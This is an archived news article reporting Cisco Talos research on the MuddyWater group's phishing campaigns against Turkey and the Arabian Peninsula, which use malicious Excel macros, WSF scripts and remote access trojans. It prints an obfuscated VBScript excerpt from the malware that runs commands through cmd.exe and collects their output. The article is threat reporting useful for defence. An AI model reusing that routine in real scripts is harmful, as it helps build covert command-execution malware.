


Iranian Hackers Targeting Turkey and Arabian Peninsula in New Malware Campaign

By The Hacker News

Published: 2022-03-10 · Archived: 2026-04-02 11:17:19 UTC



The Iranian state-sponsored threat actor known as **MuddyWater** has been attributed to a new swarm of attacks targeting Turkey and the Arabian Peninsula with the goal of deploying remote access trojans (RATs) on compromised systems.

"The MuddyWater supergroup is highly motivated and can use unauthorized access to conduct espionage, intellectual property theft, and deploy ransomware and destructive malware in an enterprise," Cisco Talos researchers Asheer Malhotra, Vitor Ventura, and Arnaud Zobec [said](#) in a report published today.

The group, which has been active since at least 2017, is known for its attacks on various sectors that help further advance Iran's geopolitical and national security objectives. In January 2022, the U.S. Cyber Command attributed the actor to the country's Ministry of Intelligence and Security (MOIS).



Is Your VPN a Gateway for Attackers?

Get the Report



MuddyWater is also believed to be a "conglomerate of [multiple teams](#) operating independently rather than a single threat actor group," the cybersecurity firm added, making it an umbrella actor in the vein of [Winnti](#), a China-based

advanced persistent threat (APT).

```
274 Function [execution_cmd_routine_01!#humpback_whale!](arg1_execution_cmd_routine_01)
275 Dim IyFKRFW7hdSsoYRCDGQ1WkTA4yUXSApW, aXjYqERprZq6K2u4Yj8lUj0Zd29G1aaS, output_execution_cmd_routine_01
276 output_execution_cmd_routine_01 = "no"
277 IyFKRFW7hdSsoYRCDGQ1WkTA4yUXSApW = launch_callback_routine_01("meta_obfuscation_routine_01", "02d622626f8760e5453636") &
    arg1_execution_cmd_routine_01 &
    launch_callback_routine_01("meta_obfuscation_routine_01", "47e3273264d726c737955607215447e206e58702")
278 '# line above means cmd.exe /c <of argv1> >> %temp%\stari.txt'
279 execute launch_callback_routine_01( meta_obfuscation_routine_01, "54557545422372b757c4763545ac43445414055465447354559646574476487
    4454326344f979442e73774e6771ba2120660b7a6c516f39695ab558214c213571572b78605c67544421855f6")
280 '# line above means WScript_Shell_object.run IyFKRFW7hdSsoYRCDGQ1WkTA4yUXSApW,0,TRUE'
281
282 '#The humpback has a distinctive body shape
283 If jk4590854k1910gf54yfdgdrfsar34 = 0 Then
284 Set aXjYqERprZq6K2u4Yj8lUj0Zd29G1aaS = CreateObject("Scripting.FileSystemObject")
285
286 If (aXjYqERprZq6K2u4Yj8lUj0Zd29G1aaS.FileExists(file_object_tmp_stari_txt)) Then
287 Set file = aXjYqERprZq6K2u4Yj8lUj0Zd29G1aaS.OpenTextFile(file_object_tmp_stari_txt, 1)
288 content = file.ReadAll
289 if len(content)>1 then
290 output_execution_cmd_routine_01 = content
291 End If
292 Else
293 output_execution_cmd_routine_01 = "ok"
294 End If
295 Else
296 output_execution_cmd_routine_01 = "no"
297 End If
298
299 [execution_cmd_routine_01!#humpback_whale!] = output_execution_cmd_routine_01
300 End Function
301
```

The latest campaigns undertaken by the hacking crew involve the use of malware-laced documents delivered via phishing messages to deploy a remote access trojan called SloughRAT (aka [Canopy](#) by CISA) capable of executing arbitrary code and commands received from its command-and-control (C2) servers.

The maldoc, an Excel file containing a malicious macro, triggers the infection chain to drop two Windows Script Files (.WSF) on the endpoint, the first one of them acting as the instrumentor to invoke and execute the next-stage payload.

Also discovered are two additional script-based implants, one written in Visual Basic and the other coded in JavaScript, both of which are engineered to download and run malicious commands on the compromised host.



Furthermore, the latest set of intrusions marks a continuation of a [November 2021 campaign](#) that struck Turkish private organizations and governmental institutions with PowerShell-based backdoors to gather information from its victims, even as it exhibits overlaps with another campaign that took place in March 2021.

The commonalities in tactics and techniques adopted by the operators have raised the possibility that these attacks are "distinct, yet related, clusters of activity," with the campaigns leveraging a "broader TTP-sharing paradigm, typical of coordinated operational teams," the researchers noted.

In a second partial attack sequence observed by Cisco Talos between December 2021 and January 2022, the adversary set up scheduled tasks to retrieve VBS-based malicious downloaders, which enable the execution of

payloads retrieved from a remote server. The results of the command are subsequently exfiltrated back to the C2 server.

"While they share certain techniques, these campaigns also denote individuality in the way they were conducted, indicating the existence of multiple sub-teams beneath the Muddywater umbrella — all sharing a pool of tactics and tools to pick and choose from," the researchers concluded.

Found this article interesting? Follow us on [Google News](#), [Twitter](#) and [LinkedIn](#) to read more exclusive content we post.

Source: <https://thehackernews.com/2022/03/iranian-hackers-targeting-turkey-and.html>